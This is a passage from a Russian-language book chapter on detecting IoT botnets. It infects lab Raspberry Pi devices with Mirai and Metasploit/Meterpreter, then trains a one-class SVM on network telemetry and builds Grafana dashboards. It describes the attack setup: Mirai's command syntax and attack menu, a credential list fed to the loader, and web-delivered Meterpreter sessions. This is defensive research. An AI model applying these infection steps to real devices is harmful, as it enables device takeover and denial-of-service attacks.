Получив команду атаки, ее выполняют все боты. Подключать новые устройства к ботнету можно разными способами: сканировать IP-адреса локальной сети и подбирать распространенные учетные данные SSH или Telnet, запускать полезную нагрузку на системе-жертве либо использовать список заведомо уязвимых устройств. Проще всего передать загрузчику список адресов вместе с именами пользователей и паролями. В нашем случае IP-адреса и пароли Raspberry Pi сохранили в текстовом файле, который затем обработал загрузчик.

После передачи загрузчику файла с учетными данными устройства стали частью ботнета. Теперь с командного сервера можно было отдавать приказы об атаках, которые выполняли все подключенные устройства.

Команды атаки имеют общий синтаксис `ATTACK_NAME IP TIME_IN_SEC`. В эксперименте против одного из локальных серверов запустили атаку Xmas, а телеметрию записывали в InfluxDB. Xmas («рождественская») [37] — разновидность атаки типа «отказ в обслуживании» (DoS), использующая особенности межсетевых экранов без отслеживания состояния соединений. Пока бот Mirai участвовал в атаке, описанная в предыдущем разделе архитектура продолжала собирать данные.

```
maria@HoHo# ?  
Available attack list  
vse IP TIME  
syn IP TIME  
ack IP TIME  
stomp IP TIME  
greip IP TIME  
greeth IP TIME  
udpplain IP TIME  
udp IP TIME  
dns IP TIME  
std IP TIME  
xmas IP TIME  
  
maria@HoHo# █
```

Рис. 9.5. Варианты атак HoHo Mirai.

9.5.2 Metasploit

Metasploit [38] — программная платформа с открытым исходным кодом, которую в настоящее время поддерживает Rapid7. Ее используют для тестирования на проникновение и эксплуатации уязвимостей локальных и удаленных машин. Для большинства опубликованных уязвимостей в Metasploit имеются готовые эксплойты. Пользователь выбирает эксплойт и целевую машину, после чего проверяет, подвержена ли она атаке. Платформа содержит более тысячи таких модулей.

В эксперименте Metasploit запускали в контейнере Docker, открыв только порты, необходимые выбранному эксплойту.

Поскольку Raspberry Pi в испытательной среде работали под управлением системы на основе Debian, против них можно было применять эксплойты для Debian. Для заражения использовался модуль доставки через веб: Raspberry Pi должен был обратиться к URL, по которому выдавалась полезная нагрузка. Metasploit позволяет настраивать и запускать множество эксплойтов прямо из командной строки.

```

root@b0ea33114eab:/# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMN$                      vMMMM
MMMMNl  MMMMM             MMMMM  JMMMM
MMMMNl  MMMMMMMMN        NMMMMMM  JMMMM
MMMMNl  MMMMMMMMMMMMNmmmNMMMMMMMMMM  JMMMM
MMMMNI  MMMMMMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMMNI  MMMMMMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMMNI  MMMMM      MMMMMMMM      MMMMM  jMMMM
MMMMNI  MMMMM      MMMMMMMM      MMMMM  jMMMM
MMMMNI  MMMNM      MMMMMMMM      MMMMM  jMMMM
MMMMNI  WMMMM      MMMMMMMM      MMMMM#  JMMMM
MMMMMR  ?MMNM             MMMMM  .dMMMM
MMMMNM  `?MMM             MMMM`  dMMMMM
MMMMMMN  ?MM             MM?    NMMMMMM
MMMMMMMMNe                JMMMMMMNMM
MMMMMMMMMMMMNM,          eMMMMMMNMMNM
MMMMNMNMNMNMNMNMx        MMMMMNMNMNMNM
MMMMMMMMNMNMNMNMm+...+MMNMNMNMNMNMNM
      https://metasploit.com

      =[
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post
+ -- --=[ 503 payloads - 40 encoders - 10 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

Рис. 9.6. Открытый Metasploit в командной строке.

Когда Raspberry Pi обращался к веб-серверу с эксплойтом, от устройства к контейнеру Docker с Metasploit устанавливался сеанс Meterpreter.

Получив сеанс Meterpreter, злоумышленник фактически превращает Raspberry Pi в бота: может выполнять команды, загружать на устройство файлы и скачивать их, а также открыть системную оболочку. Через тот же сеанс можно запустить DDoS-атаку.

Статистика сети собиралась входным модулем net программы Telegraf и через Kafka поступала в базу данных.

9.6 Результаты эксперимента по обнаружению ботнета

Данные об устройствах собирались с помощью подключаемых модулей Telegraf. Сетевую статистику использовали для обучения модели, определявшей, выполняет ли устройство вредоносные действия. Значительный объем прочих данных в модель не вошел; на их основе были созданы информационные панели.

9.6.1 Сбор данных

Временные ряды для эксперимента собирались с помощью микросервисной архитектуры. Подключаемый модуль Telegraf отправлял значения в заданную тему Kafka. Специальная программа на Go [39] проверяла появление новых сообщений и записывала их в InfluxDB. Для извлечения данных из базы использовался Python.

Обычные алгоритмы машинного обучения неприменимы к этим временным рядам напрямую, поскольку значения выбранных счетчиков постоянно растут. Поэтому в эксперименте использованы специальные приемы обнаружения аномалий во временных данных.

Входной модуль net Telegraf [40] использовался вместе со стандартными модулями. В базу данных поступали показатели загрузки и простоя процессора, использования оперативной памяти, количества процессов и потоков, времени работы системы и другие сведения. После подключения net стали собираться дополнительные поля: bytes_sent, bytes_recv, packets_sent, packets_recv, err_in, err_out, drop_in и drop_out. Исходный набор признаков получился большим, однако выяснилось, что для модели достаточно bytes_recv и bytes_sent, а остальные признаки избыточны.

Raspberry Pi отправляли данные в базу каждые пять секунд. Такой интервал даёт модели достаточно наблюдений и позволяет быстро выявлять подозрительную активность. Модуль net создаёт почти 90 столбцов, большинство из которых остаются пустыми.

Для анализа подготовили крупную выборку. До заражения сведения об устройствах отдельно собирали в течение 15 дней, недели, трех дней и нескольких часов. Затем из набора удалили пустые и нерелевантные столбцы. Модуль net Telegraf создает около 90 полей, включая drop_in, drop_out, err_out, icmp_inmsgs и другие. Часть из них показана на рис. 9.7.

```

Out[64]:  name                object
         time                object
         bytes_recv          float64
         bytes_sent          float64
         drop_in             float64
         drop_out            float64
         err_in              float64
         err_out             float64
         host                 object
         icmp_inaddrmaskreps float64
         icmp_inaddrmask     float64
         icmp_incsunerrors    float64
         icmp_indestunreachs float64
         icmp_inechoreps      float64
         icmp_inechos         float64
         icmp_inerrors        float64
         icmp_inmsgs          float64

```

Рис. 9.7. Некоторые столбцы, создаваемые модулем net.

Первую модель построили на большинстве столбцов, выдаваемых модулем net, а затем измеряли ее эффективность при постепенном сокращении числа входных признаков. Оказалось, что модель с одними лишь bytes_sent и bytes_recv почти не уступает модели с большинством столбцов.

Метки времени преобразовали в наносекунды. После очистки в наборе остались только два столбца данных — bytes_recv и bytes_sent — и время в наносекундах.

9.6.2 Анализ данных

Предварительный анализ. При подготовке данных удалили нерелевантные столбцы, оставив только признаки bytes_recv и bytes_sent: остальные показатели не давали модели полезной информации.

Изменение bytes_sent и bytes_recv во времени показано на рис. 9.8. В простых случаях такой график позволяет заметить аномалии, но при смешанном характере трафика различия могут быть неочевидны.






Рис. 9.8. Байты, отправленные/полученные относительно времени.



(a)



(b)

Рис. 9.9. Объем отправленных и полученных данных во времени: (a) незаражённый Raspberry Pi; (b) заражённое устройство во время DoS-атаки.

Данные собирали в трех сценариях: с незараженного устройства; с зараженного устройства во время DoS-атаки; с зараженного Raspberry Pi, который часть времени работал обычно, а часть — выполнял команды ботмастера. Для каждого сценария записали по 30 минут: в третьем случае вредоносные команды выполнялись лишь 15 минут, а остальное время устройство вело себя нормально. Сначала данные проанализировали без машинного обучения, используя простые функции наклона и графики.

На рис. 9.9 заметна корреляция между `bytes_sent` и `bytes_recv`, однако поведение заражённого и нормального устройств различается. Во время DDoS-атаки скомпрометированный Raspberry Pi отправляет значительно больше данных, чем получает.

Наклон графика меняется, когда устройство вместо обычной работы начинает выполнять команды управляющего сервера. Через 900 секунд сервер стал отдавать Raspberry Pi указания на передачу файлов, выполнение команд оболочки и проверку узлов с помощью `ping`; изменение видно на рис. 9.10.




Рис. 9.10. Отправленные и полученные байты на зараженном Raspberry Pi: в течение части 30-минутного интервала устройство выполняет команды ботмастера.

В простых случаях сравнение объемов отправленных и полученных данных с помощью элементарных математических функций помогает отличить зараженное устройство от незараженного. Здесь это удалось потому, что Raspberry Pi большую часть времени бездействовал и лишь передавал телеметрию в Kafka. В реальной среде устройство может быть подключено к нескольким датчикам и непрерывно отправлять данные. Предупреждение следует выдавать при заражении, а не при отказе одного из датчиков. Общий анализ может ошибиться и при кратком всплеске трафика, вызванном небольшой командой управляющего сервера. В ситуациях, где возможностей такого анализа недостаточно, используется машинное обучение.

Метод опорных векторов (SVM) — алгоритм машинного обучения с учителем, применяемый для классификации. Вместо вероятности он сообщает, принадлежит ли точка определенному классу. В

зависимости от характера данных SVM может использовать разные ядра, например радиально-базисное или полиномиальное. Одноклассовый SVM — особая разновидность, работающая лишь с одним классом. Предложенный Шёлкопфом [41] подход хорошо определяет, относятся ли входные данные к нормальным или являются выбросами. При одноклассовой классификации модель обучается только на одном наборе. В нашем эксперименте для обучения использовались сведения о нормальном устройстве, а для проверки — данные зараженных устройств. Модель определяла, похожи ли новые наблюдения на исходный класс, тем самым помогая различать нормальные и зараженные устройства.

Одноклассовая модель SVM преобразует данные в последовательность значений 1 и -1: единица обозначает обычное наблюдение, а минус единица — выброс или аномалию.

Для интерпретации результата использовался простой метод поиска самой длинной последовательности. На рис. 9.11 показан вывод модели после подачи точек данных. В полученном массиве находили самую длинную непрерывную последовательность значений -1. Для краткости ее длина далее называется оценкой.

```
det.fit_predict(bytes_df_newdata_train_rec)

array([-1,  1, -1,  1,  1,  1,  1, -1, -1, -1, -1,  1,  1,  1,  1, -1, -1,
        1,  1, -1, -1, -1,  1,  1, -1, -1,  1,  1,  1, -1, -1,  1,  1,  1,
        1,  1,  1,  1,  1,  1,  1,  1,  1,  1, -1, -1, -1, -1, -1,  1,  1,
       -1, -1, -1, -1, -1, -1, -1, -1, -1,  1,  1, -1, -1, -1, -1, -1, -1, -1,
       -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,  1,  1, -1, -1,
       -1, -1, -1, -1, -1, -1,  1,  1, -1, -1,  1,  1,  1,  1, -1, -1, -1,
       -1,  1,  1, -1, -1,  1,  1, -1, -1, -1, -1, -1, -1, -1, -1,  1,  1,
        1,  1, -1, -1, -1, -1, -1, -1,  1,  1, -1, -1, -1, -1, -1, -1, -1,
       -1,  1,  1,  1,  1,  1,  1,  1,  1,  1,  1, -1, -1,  1,  1, -1, -1,
        1,  1,  1,  1, -1, -1,  1,  1,  1,  1, -1, -1,  1,  1,  1,  1,  1])
```

Рис. 9.11. Результаты одноклассовой модели SVM.

Модель проверили на данных, собранных с Raspberry Pi в разных условиях. Ниже приведены некоторые результаты.

Для данных зараженной машины с активным сеансом Meterpreter модель выдавала высокую оценку — длинную последовательность значений -1, — тогда как для нормального устройства оценка была низкой. На рис. 9.12 показано вычисление оценки по последовательности результатов.

```
#bad data
arr = det.fit_predict(bytes_df_baddata_train_rec)
print(longest_substring(arr))
```

44

Рис. 9.12. Оценка модели для данных, полученных во время сеанса Meterpreter.

Сеанс Meterpreter оставался активным несколько часов. За это время выполнялись передача файлов, проверка нескольких известных сайтов командой ping и базовые команды Linux, включая ls, cat, grep и netstat.

Данные собирались за разные периоды — от нескольких минут до дней и недель. Для быстрого предупреждения о вредоносной активности желательно короткое окно анализа. Однако испытания на интервалах в 5, 10 и больше минут показали, что модель надежнее работает с данными продолжительностью не менее 30 минут. Результаты проверки на 30-минутных выборках с разных устройств приведены в таблице.

Таблица 9.1. Примеры для иллюстрации атак

Сценарий	Оценка
Незараженное устройство	6
Зараженное устройство во время DDoS-атаки	15
Зараженное устройство, которое часть времени работает нормально, а затем выполняет вредоносные действия	13

Оценка 13 заметно выше результата незараженного устройства и близка к значению, полученному во время DoS-атаки. В эксперименте порог установили равным 10: меньшие значения считались нормальными, а большие указывали на заражение. Таким образом, анализ временных рядов и вычисление оценки позволяют эффективно определять подозрительную активность IoT-устройства. Модель можно использовать в реальном времени и выдавать предупреждение, как только оценка превысит порог, выбранный с учетом назначения устройств.

9.6.3 Информационные панели

С помощью модулей Telegraf статистика Raspberry Pi собиралась каждые пять секунд. В нее входили загрузка процессора и оперативной памяти, количество процессов и потоков, использование диска, сетевые показатели, время работы системы и другие аппаратные данные. Все значения сохранялись в InfluxDB под соответствующими именами измерений.

InfluxDB хранит временные ряды, поэтому метка времени может служить уникальным ключом записи. Данные поступают в базу каждые пять секунд, причем интервал можно дополнительно сократить. Благодаря этому состояние устройства отслеживается в реальном времени.

```
> show measurements
name: measurements
name
----
cpu
disk
diskio
kernel
mem
net
processes
swap
system
> select * from disk limit 5
name: disk
time                device    free    fstype host    inodes_free inodes_total inodes_used mode path    total    used    used_pe
----                -
1542500440000000000 mmcblk0p1 30363648 vfat  black-pearl 0          0          0          rw  /boot 66959360 36595712 54.6536
16760972625
1542500440000000000 root      27510779904 ext4  black-pearl 7079096    7120960    41864      rw  /      30004998144 1197535232 4.17138
8067627488
1542500445000000000 mmcblk0p1 30363648 vfat  black-pearl 0          0          0          rw  /boot 66959360 36595712 54.6536
16760972625
1542500445000000000 root      27510779904 ext4  black-pearl 7079096    7120960    41864      rw  /      30004998144 1197535232 4.17138
8067627488
1542500450000000000 mmcblk0p1 30363648 vfat  black-pearl 0          0          0          rw  /boot 66959360 36595712 54.6536
16760972625
>
```

Рис. 9.13. Данные в InfluxDB.

Из-за большого числа столбцов воспринимать данные InfluxDB непосредственно трудно, поэтому их удобно визуализировать в Grafana. Grafana [42] — бесплатная система с открытым исходным кодом, которая получает данные из нескольких баз разных типов и строит по ним графики. Информационная панель Grafana объединяет графики и другие элементы представления.

Поскольку разработанная микросервисная архитектура непрерывно записывает большой объем данных, на ее основе можно создать панели оперативного наблюдения за IoT-средой.



Рис. 9.14. Фрагмент информационной панели Grafana.

Панели реального времени помогают замечать аномалии в поведении устройств. Их графики можно настроить на отправку предупреждений администраторам. Например, система может сообщить, когда занято более 90 % дискового пространства, после чего специалист, обслуживающий IoT-устройство, примет необходимые меры. Таким образом, применение находится всем данным эксперимента: часть используется для выявления вредоносной активности, а остальные показатели — для построения панелей и наблюдения за IoT-средой в реальном времени.

9.7 Заключение

9.7.1 Итоги

В этой главе рассмотрены причины уязвимости IoT-устройств и особенности построенных на них ботнетов. Мы предложили микросервисную архитектуру, призванную уменьшить сложность неоднородной среды и восполнить недостаток средств наблюдения. Она собирает сведения с IoT-устройств разных производителей и сохраняет их в базе данных. Эксперимент проводился на неоднородном кластере из трех моделей Raspberry Pi и платы NVIDIA Jetson TX1. На всех устройствах установили Telegraf, а собранные данные использовали для машинного обучения и информационных панелей. Несколько Raspberry Pi превратили в ботов, заразив Mirai либо получив к ним доступ через Metasploit.

Данные собирались до и после заражения. Созданная для обнаружения угроз модель назначала входной выборке числовую оценку. Она оказывалась высокой при вредоносной или подозрительной активности и низкой для незараженного устройства. Поэтому обученная модель успешно различала нормальную телеметрию и данные зараженного IoT-устройства. Подозрительную активность можно было наблюдать и на построенных по тем же сведениям информационных панелях.

9.7.2 Направления дальнейших исследований

Описанный эксперимент — лишь проверка концепции: микросервисная архитектура помогает работать с неоднородной средой, а статистика устройств — выявлять вредоносную активность. В эксперименте учитывался общий объем отправленных и полученных байтов без разделения по типам трафика. Однако модуль net Telegraf способен отдельно учитывать пакеты UDP, TCP и ICMP. В дальнейшем стоит исследовать, как эти показатели меняются в зависимости от вредоносной программы. Например, анализ шаблонов UDP-трафика может помочь отличить вредоносную программу, распространяющуюся через IRC, от бота, использующего UDP.

Литература

- [1] M. Hung, (2017). Leading the IoT. [ebook] Gartner. Available: www.gartner.com/imagesrv/books/iot/iotEbook_digital.pdf. [Accessed: 07-Nov-2018].
- [2] E. Ronen, A. Shamir, A.-O. Weingarten, and C. Oflynn, "IoT Goes Nuclear: Creating a ZigBee Chain Reaction," 2017 IEEE Symposium on Security and Privacy (SP), 2017.
- [3] The Business Research Company, "Ventilation, Heating, Air-Conditioning, and Commercial Refrigeration Equipment Manufacturing Market Global Briefing 2018," (ID: 4452293). Available: www.thebusinessresearchcompany.com/report/ventilation-heating-air-conditioning-and-commercial-refrigeration-equipment-manufacturing-market-global-briefing-2018.
- [4] J. R. Stachel, E. Sejdic, A. Ogirala, and M. H. Mickle, "The Impact of the Internet of Things on Implanted Medical Devices Including Pacemakers, and ICDs," 2013 IEEE International Instrumentation and Measurement Technology Conference (I2MTC), 2013.
- [5] A. Gregg, "Oracle Agrees to Buy Arlington Energy Data Firm Opower for \$532 Million," The Washington Post. 02-May-2016. [Online]. Available: www.washingtonpost.com/business/economy/oracle-agrees-to-buy-arlington-energy-data-firm-opower-for-532-million/2016/05/02/83739416-107f-11e6-93ae-50921721165d_story.html. [Accessed: 07-Nov-2018].
- [6] F. Lardinois, "Microsoft acquires Italian IoT platform Solair," TechCrunch. 03-May-2016. [Online]. Available: <https://techcrunch.com/2016/05/03/microsoft-acquires-italian-iot-company-solair>. [Accessed: 07-Nov-2018].
- [7] Z. Zhang, M. C. Y. Cho, C. Wang, C. Hsu, C. Chen, and S. Shieh, "IoT Security: Ongoing Challenges and Research Opportunities," 2014 IEEE 7th International Conference on Service-Oriented Computing and Applications, Matsue, 2014, pp. 230-234. doi: 10.1109/SOCA.2014.58
- [8] "CVE-2017-9765," NVD - CVE-2017-9765. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2017-9765>. [Accessed: 11-Mar-2019].
- [9] A. Greenberg, "'Devil's Ivy' Vulnerability Could Hit Millions of IoT Devices," Wired. 18-Jul-2017. [Online]. Available: www.wired.com/story/devils-ivy-iot-vulnerability/. [Accessed: 07-Nov-2018].

- [10] A. Robertson, "California Just became the First State with an Internet of Things cybersecurity law," The Verge. 28-Sep-2018. [Online]. Available: www.theverge.com/2018/9/28/17874768/california-iot-smart-device-cybersecurity-bill-sb-327-signed-law. [Accessed: 07-Nov-2018].
- [11] D. Kugler, "Man in the Middle," Attacks on Bluetooth, vol. 2742, 149-161, 2003. 10.1007/978-3-540-45126-6_11.
- [12] M. Ryan, "Bluetooth: With Low Energy Comes Low Security," Proceedings of the 7th USENIX Conference on Offensive Technologies, ser. WOOT'13, Berkeley, CA, USA: USENIXAssociation, 2013, p. 4. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2534748.2534754>.
- [13] "The Search Engine for the Internet of Things," Shodan. [Online]. Available: www.shodan.io/. [Accessed: 07-Nov-2018].
- [14] "Google Hacking Database (GHDB)," Google Hacking Database, GHDB, Google Dorks. [Online]. Available: www.exploit-db.com/google-hacking-database/. [Accessed: 07-Nov-2018].
- [15] "Every Routable IP Project," ERIPP. [Online]. Available: www.eripp.com/. [Accessed: 07-Nov-2018].
- [16] M. Patton, E. Gross, R. Chinn, S. Forbis, L. Walker, and H. Chen, "Uninvited Connections: A Study of Vulnerable Devices on the Internet of Things (IoT)," IEEE Joint Intelligence and Security Informatics Conference, 2014.
- [17] "ATMA.ES Fighting Malware | Seguridad en la red," ATMA.ES Fighting malware | Seguridad en la red. [Online]. Available: www.atma.es/. [Accessed: 07-Nov-2018].
- [18] NJCCIC, (2018). Aidra Botnet. [online] Available: www.cyber.nj.gov/threat-profiles/botnet-variants/aidra-botnet. [Accessed: 07-Nov-2018].
- [19] K. Hayashi, (2013). Linux.Darloz. [online] www.symantec.com. Available: www.symantec.com/security-center/writeup/2013-112710-1612-99. [Accessed: 07-Nov-2018].
- [20] Jgamblin, "jgamblin/Mirai-Source-Code," GitHub. [Online]. Available: <https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md>. [Accessed: 07-Nov-2018].
- [21] "Krebs on Security," Brian Krebs. [Online]. Available: <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>. [Accessed: 07-Nov-2018].
- [22] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: Mirai and other botnets," Computer, vol. 50, 80-84, 2017. 10.1109/MC.2017.201.
- [23] C. Zheng, C. Xiao, and Y. Jia, "IoT Malware Evolves to Harvest Bots by Exploiting a Zero-day Home Router Vulnerability," Palo Alto Networks Blog. 11-Jan-2018. [Online]. Available: <https://researchcenter.paloaltonetworks.com/2018/01/unit42-iot-malware-evolves-harvest-bots-exploiting-zero-day-home-router-vulnerability/>. [Accessed: 07-Nov-2018].
- [24] C. Cimpanu, "'Hide and Seek' Becomes First IoT Botnet Capable of Surviving Device Reboots," BleepingComputer. 08-May-2018. [Online]. Available: www.bleepingcomputer.com/news/security/hide-and-seek-becomes-first-iot-botnet-capable-of-surviving-device-reboots/. [Accessed: 07-Nov-2018].
